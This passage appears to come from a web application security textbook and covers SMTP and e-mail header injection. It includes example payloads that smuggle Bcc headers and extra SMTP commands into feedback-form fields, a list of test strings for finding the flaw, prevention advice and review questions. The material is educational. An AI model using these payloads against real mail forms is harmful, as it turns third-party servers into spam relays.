
conversation that the application server conducts with the mail server. If an attacker can submit suitable crafted input that is not filtered or sanitized, he may be able to inject arbitrary SMTP commands into this conversation.

In most cases, the application enables you to specify the contents of the message and your own e-mail address (which is inserted into the From field of the resulting e-mail). You may also be able to specify the subject of the message and other details. Any relevant field that you control may be vulnerable to SMTP injection.

SMTP injection vulnerabilities are often exploited by spammers who scan the Internet for vulnerable mail forms and use these to generate large volumes of nuisance e-mail.

## E-mail Header Manipulation

Consider the form shown in Figure 10-6, which allows users to send feedback about the application.



The image shows a web form for sending feedback. It has three input fields: 'Your email address\*' with the value 'marcus@wahn-mail.com', 'Subject:' with the value 'Site problem', and 'Comment\*' with the value 'Confirm Order page doesn't load'. Below the fields are two buttons: 'Submit comments' and 'Reset'.

**Figure 10-6:** A typical site feedback form

Here, users can specify a From address and the contents of the message. The application passes this input to the PHP `mail()` command, which constructs the e-mail and performs the necessary SMTP conversation with its configured mail server. The mail generated is as follows:

```
To: admin@wahn-app.com
From: marcus@wahn-mail.com
Subject: Site problem

Confirm Order page doesn't load
```

The PHP `mail()` command uses an `additional_headers` parameter to set the message's From address. This parameter is also used to specify other headers, including Cc and Bcc, by separating each required header with a newline character. Hence, an attacker can cause the message to be sent to arbitrary recipients by injecting one of these headers into the From field, as illustrated in Figure 10-7.

Your email address\*: marcus@wahn-mail.com%0aBcc:all@wahn-othercompany.com

Subject: Site problem

Comment\*: Confirm Order page doesn't load

Submit comments Reset

**Figure 10-7:** An e-mail header injection attack

This causes the `mail()` command to generate the following message:

```
To: admin@wahn-app.com
From: marcus@wahn-mail.com
Bcc: all@wahn-othercompany.com
Subject: Site problem
```

```
Confirm Order page doesn't load
```

## SMTP Command Injection

In other cases, the application may perform the SMTP conversation itself, or it may pass user-supplied input to a different component to do this. In this situation, it may be possible to inject arbitrary SMTP commands directly into this conversation, potentially taking full control of the messages being generated by the application.

For example, consider an application that uses requests of the following form to submit site feedback:

```
POST feedback.php HTTP/1.1
Host: wahn-app.com
Content-Length: 56

From=daf@wahn-mail.com&Subject=Site+feedback&Message=foo
```

This causes the web application to perform an SMTP conversation with the following commands:

```
MAIL FROM: daf@wahn-mail.com
RCPT TO: feedback@wahn-app.com
DATA
From: daf@wahn-mail.com
To: feedback@wahn-app.com
Subject: Site feedback
foo
.
```

**NOTE** After the SMTP client issues the `DATA` command, it sends the contents of the e-mail message, comprising the message headers and body. Then it sends a single dot character on its own line. This tells the server that the message is complete, and the client can then issue further SMTP commands to send further messages.

In this situation, you may be able to inject arbitrary SMTP commands into any of the e-mail fields you control. For example, you can attempt to inject into the Subject field as follows:

```
POST feedback.php HTTP/1.1
Host: wahn-app.com
Content-Length: 266

From=daf@wahn-mail.com&Subject=Site+feedback%0d%0afoo%0d%0a%2e%0d%0aMAIL+FROM:+mail@wahn-viagra.com%0d%0aRCPT+TO:+john@wahn-mail.com%0d%0aDATA%0d%0aFrom:+mail@wahn-viagra.com%0d%0aTo:+john@wahn-mail.com%0d%0aSubject:+Cheap+V1AGR4%0d%0aBlah%0d%0a%2e%0d%0a&Message=foo
```

If the application is vulnerable, this results in the following SMTP conversation, which generates two different e-mail messages. The second is entirely within your control:

```
MAIL FROM: daf@wahn-mail.com
RCPT TO: feedback@wahn-app.com
DATA
From: daf@wahn-mail.com
To: feedback@wahn-app.com
Subject: Site+feedback
foo
.
MAIL FROM: mail@wahn-viagra.com
RCPT TO: john@wahn-mail.com
DATA
From: mail@wahn-viagra.com
To: john@wahn-mail.com
Subject: Cheap V1AGR4
Blah
.
foo
.
```

## Finding SMTP Injection Flaws

To probe an application's mail functionality effectively, you need to target every parameter that is submitted to an e-mail-related function, even those that may initially appear to be unrelated to the content of the generated message. You



should also test for each kind of attack, and you should perform each test case using both Windows- and UNIX-style newline characters.

### HACK STEPS

1. You should submit each of the following test strings as each parameter in turn, inserting your own e-mail address at the relevant position:

```
<youremail>%0aCc:<youremail>
```

```
<youremail>%0d%0aCc:<youremail>
```

```
<youremail>%0aBcc:<youremail>
```

```
<youremail>%0d%0aBcc:<youremail>
```

```
%0aDATA%0afoo%0a%2e%0aMAIL+FROM: +<youremail>%0aRCPT+TO: +<y  
ouremail>%0aDATA%0aFrom: +<youremail>%0aTo: +<youremail>%0aS  
ubject: +test%0afoo%0a%2e%0a
```

```
%0d%0aDATA%0d%0afoo%0d%0a%2e%0d%0aMAIL+FROM: +<youremail>%0  
d%0aRCPT+TO: +<youremail>%0d%0aDATA%0d%0aFrom: +<youremail>%  
0d%0aTo: +<youremail>%0d%0aSubject: +test%0d%0  
afoo%0d%0a%2e%0d%0a
```

2. Note any error messages the application returns. If these appear to relate to any problem in the e-mail function, investigate whether you need to fine-tune your input to exploit a vulnerability.
3. The application's responses may not indicate in any way whether a vulnerability exists or was successfully exploited. You should monitor the e-mail address you specified to see if any mail is received.
4. Review closely the HTML form that generates the relevant request. This may contain clues about the server-side software being used. It may also contain a hidden or disabled field that specifies the e-mail's To address, which you can modify directly.

**TIP** Functions to send e-mails to application support personnel are frequently regarded as peripheral and may not be subject to the same security standards or testing as the main application functionality. Also, because they involve interfacing to an unusual back-end component, they are often implemented via a direct call to the relevant operating system command. Hence, in addition to probing for SMTP injection, you should also closely review all e-mail-related functionality for OS command injection flaws.

## Preventing SMTP Injection

SMTP injection vulnerabilities usually can be prevented by implementing rigorous validation of any user-supplied data that is passed to an e-mail function or used in an SMTP conversation. Each item should be validated as strictly as possible given the purpose for which it is being used:

- E-mail addresses should be checked against a suitable regular expression (which should, of course, reject any newline characters).
- The message subject should not contain any newline characters, and it may be limited to a suitable length.
- If the contents of a message are being used directly in an SMTP conversation, lines containing just a single dot should be disallowed.

## Summary

---

We have examined a wide range of attacks targeting back-end application components and the practical steps you can take to identify and exploit each one. Many real-world vulnerabilities can be discovered within the first few seconds of interacting with an application. For example, you could enter some unexpected syntax into a search box. In other cases, these vulnerabilities may be highly subtle, manifesting themselves in scarcely detectable differences in the application's behavior, or reachable only through a multistage process of submitting and manipulating crafted input.

To be confident that you have uncovered the back-end injection flaws that exist within an application, you need to be both thorough and patient. Practically every type of vulnerability can manifest itself in the processing of practically any item of user-supplied data, including the names and values of query string parameters, `POST` data and cookies, and other HTTP headers. In many cases, a defect emerges only after extensive probing of the relevant parameter as you learn exactly what type of processing is being performed on your input and scrutinize the obstacles that stand in your way.

Faced with the huge potential attack surface presented by potential attacks against back-end application components, you may feel that any serious assault on an application must entail a titanic effort. However, part of learning the art of attacking software is to acquire a sixth sense for where the treasure is hidden and how your target is likely to open up so that you can steal it. The only way to gain this sense is through practice. You should rehearse the techniques we have described against the real-life applications you encounter and see how they stand up.

## Questions

Answers can be found at <http://mdsec.net/wahh>.

1. A network device provides a web-based interface for performing device configuration. Why is this kind of functionality often vulnerable to OS command injection attacks?
2. You are testing the following URL:

```
http://wahh-app.com/home/statismgr.aspx?country=US
```

Changing the value of the `country` parameter to `foo` results in this error message:

```
Could not open file: D:\app\default\home\logs\foo.log (invalid file).
```

What steps could you take to attack the application?

3. You are testing an AJAX application that sends data in XML format within POST requests. What kind of vulnerability might enable you to read arbitrary files from the server's filesystem? What prerequisites must be in place for your attack to succeed?
4. You make the following request to an application that is running on the ASP.NET platform:

```
POST /home.aspx?p=urlparam1&p=urlparam2 HTTP/1.1
Host: wahh-app.com
Cookie: p=cookieparam
Content-Type: application/x-www-form-urlencoded
Content-Length: 15
```

```
p=bodyparam
```

The application executes the following code:

```
String param = Request.Params["p"];
```

What value does the `param` variable have?

5. Is HPP a prerequisite for HPI, or vice versa?
6. An application contains a function that proxies requests to external domains and returns the responses from those requests. To prevent server-side redirection attacks from retrieving protected resources on the application's own web server, the application blocks requests targeting `localhost` or